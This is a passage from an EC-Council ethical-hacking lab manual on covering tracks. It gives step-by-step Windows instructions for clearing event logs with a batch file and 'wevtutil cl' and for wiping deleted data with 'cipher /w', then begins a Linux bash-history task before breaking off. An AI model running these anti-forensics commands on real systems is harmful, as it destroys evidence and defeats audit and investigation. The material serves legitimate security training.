
1. In the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.



2. The **User Account Control** pop-up appears; click **Yes**.
3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

   Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




4. Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.
5. The **User Account Control** pop-up appears; click **Yes**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.


   Note: **el | enum-logs** lists event log names.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Now, type **wevtutil cl [log_name]** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

   Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.



8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application, security**).

   Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.


9. In **Command Prompt**, type **cipher /w:[Drive or Folder or File Location]** and press **Enter** to overwrite deleted files in a specific drive, folder, or file.

   Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.

    Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.


    Note: When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Press **ctrl+c** in the command prompt to stop the encryption.

    Note: The time taken to overwrite the deleted file, folder or drive depends upon its size.



12. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).
13. Close all open windows and document all the acquired information.

Task 3: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the more ~/.bash_history command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Turn on the **Parrot Security** machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

